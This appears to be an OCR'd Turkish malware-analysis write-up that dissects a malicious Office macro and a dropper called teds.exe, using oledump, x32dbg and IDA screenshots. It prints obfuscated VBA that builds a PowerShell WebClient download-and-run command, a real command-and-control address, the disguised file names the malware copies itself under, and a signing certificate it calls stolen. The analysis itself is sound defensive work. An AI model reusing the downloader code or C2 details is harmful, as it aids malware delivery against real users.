
Normal text file length : 214.311 lines : 3.927 Ln : 3.923 Col : 30 Sel : 4 | 1 Windows (CR LF) ANSI INS



root@remnux: /home/remnux/Desktop/malware
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/malware# oledump.py editdata.mso
1: 513 'PROJECT'
2: 41 'PROJECTwm'
3: M 18168 'VBA/ThisDocument'
4: 4742 'VBA/_VBA_PROJECT'
5: 776 'VBA/dir'
root@remnux:/home/remnux/Desktop/malware# oledump.py -s 3 -v editdata.
mso > editdata.txt
root@remnux:/home/remnux/Desktop/malware#
root@remnux: /h...
13:20



editdata.txt - SciTE
File Edit Search View Tools Options Language Buffers Help
1 editdata.txt
tehkjdgjas(0) = "q"
tehkjdgjas(1) = "j"
qhdalln = "://';$hKJGksd='Net.';$oqwehd='Web"
tehkjdgjas(2) = "l"
tehkjdgjas(3) = "Y"
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisdl + qhdalln
tehkjdgjas(4) = "P"
tehkjdgjas(5) = "o"
tehkjdgjas(6) = "a"
tehkjdgjas(7) = "T"
iqwhdnnc = "Client';(New-Obje"
tehkjdgjas(8) = "m"
tehkjdgjas(9) = "N"
tehkjdgjas(10) = "h"
tehkjdgjas(11) = "B"
tehkjdgjas(12) = "b"
tehkjdgjas(13) = "Q"
tehkjdgjas(14) = "O"
tehkjdgjas(15) = "M"
tehkjdgjas(16) = "n"
tehkjdgjas(17) = "g"
tehkjdgjas(18) = "k"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+'wnl"
tehkjdgjas(19) = "d"
tehkjdgjas(20) = "S"
tehkjdgjas(21) = "A"
tehkjdgjas(22) = "r"
tehkjdgjas(23) = "E"
tehkjdgjas(24) = "c"
tehkjdgjas(25) = "J"
tehkjdgjas(26) = "t"
hdnklasld = "oadf'+'ile').invoke('htt'+$jok+'45."
tehkjdgjas(27) = "R"
[root@...
root@r...
[Mozill...
malware
editda...
06:09




APT odaklı siber saldırılarında sıklıkla rastladığımız gibi teds.exe dosyasının da çalıntı olduğunu düşündüğüm bir firmaya ait olan dijital sertifika imzalanmış olması, art niyetli kişilerin uygulama kontrolü (application control) yapan yazılımları atlatmak amacıyla bu yönteme başvurmuş olduklarını açıkça ortaya koyuyordu. teds.exe dosyasını VirusTotal sitesine yüklettiğinizde ise bu defa 2 antivirüs yazılımının bu dosyayı zararlı yazılım olarak tespit ettiğini görebiliyorsunuz.



Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures software came from software publisher
• Protects software from alteration after publication
* Refer to the certification authority's statement for details.
Issued to: LLC Agera Lab
Issued by: GlobalSign Extended Validation CodeSigning CA - SHA256 - G3
Valid from 10. 10. 2016 to 11. 10. 2017
Install Certificate...
Issuer Statement
Learn more about certificates
OK


Google
"llc agera lab"
All
Images
Videos
Shopping
News
More
Settings
Tools
About 120,000 results (0.99 seconds)
No results found for "llc agera lab".
Results for llc agera lab (without quotes):
Agera
www.ageralabs.com/
Leading distributor of wholesale skincare and clinical skincare to dermatologists, plastic surgeons and spas. Chemical Peels, Extreme Anti-Aging and Acne ...
Agera Laboratories Inc.: Private Company Information - Businessweek
www.bloomberg.com/research/stocks/private/snapshot.asp?privcapId=28692809
Agera Laboratories Inc. company research & investing information. ... Company Overview of Agera Laboratories Inc. ... 4Life Research, LLC, United States ...





UPX ile paketlenmiş olan teds.exe çalıştırıldıktan sonra kendisini %APPDATA% klasörüne Adobe, Mozilla/Firefox, Google/Chrome, Dropbox, Skype, Hewlett-Packard klasörlerinden birine mozillacache.exe, nacl32.exe, hpprint.exe, hpscan.exe skypehelper.exe, dropboxhelper.exe, acrobroker.exe, adı altında kopyalayıp ardından çalıştırmaktadır. Çalıştırılır çalıştırılmaz ise yaptığı ilk iş, IP lokasyonu Fransa'yı işaret eden http://91.121.120.198/v1 adresine istekte bulunarak kalpatışı (heartbeat) mesajı iletmektedir.


x32dbg - File: nacl32.unpacked.exe - PID: FF4 - Module: nacl32.unpacked.exe - Thread: E90
File View Debug Plugins Favourites Options Help Dec 7 2016
All Modules (Strings)
Range: 00D7BC00-00D7BC03 (Region nacl32.unpacked.exe)
Address Disassembly String
00401CE0 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B080 "SetThreadErrorMode"
Search: Type here to filter results... Regex
shlwapi 100%
Total Progress 100%
34009
Command:
Default
Paused
Breakpoint at 00402FD0 set!
Time Wasted Debugging: 0:00:31:29
Roaming
malware
Telerik Fiddler Web ...
x32dbg - File: nacl32....
11:58
IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions window
Function name
Segr
nullsub_1 .text
sub_401170 .text
start .text
sub_401500 .text
sub_401600 .text
sub_401630 .text
sub_4016D0 .text
sub_401710 .text
sub_4017E0 .text
sub_401A80 .text
sub_401B60 .text
sub_401B70 .text
sub_401B80 .text
sub_401B90 .text
sub_401BB0 .text
sub_401C00 .text
sub_401CB0 .text
sub_401CC0 .text
sub_401D60 .text
sub_401DD0 .text
sub_401EC0 .text
sub_401F10 .text
Address Length Type String
.rdata:00D9B0B0 0000000E unic... ns.exe
.rdata:00D9B0D0 00000016 unic... :/keys/bot
.rdata:00D9B110 0000001A unic... kernel32.dll
.rdata:00D9B150 00000024 unic... Microsoft/Windows
.rdata:00D9B1F4 00000006 unic... /Y
.rdata:00D9B20C 0000000A unic... copy
.rdata:00D9B228 00000006 unic... /C
.rdata:00D9B250 00000010 unic... cmd.exe
.rdata:00D9B270 0000000A unic... .tmp
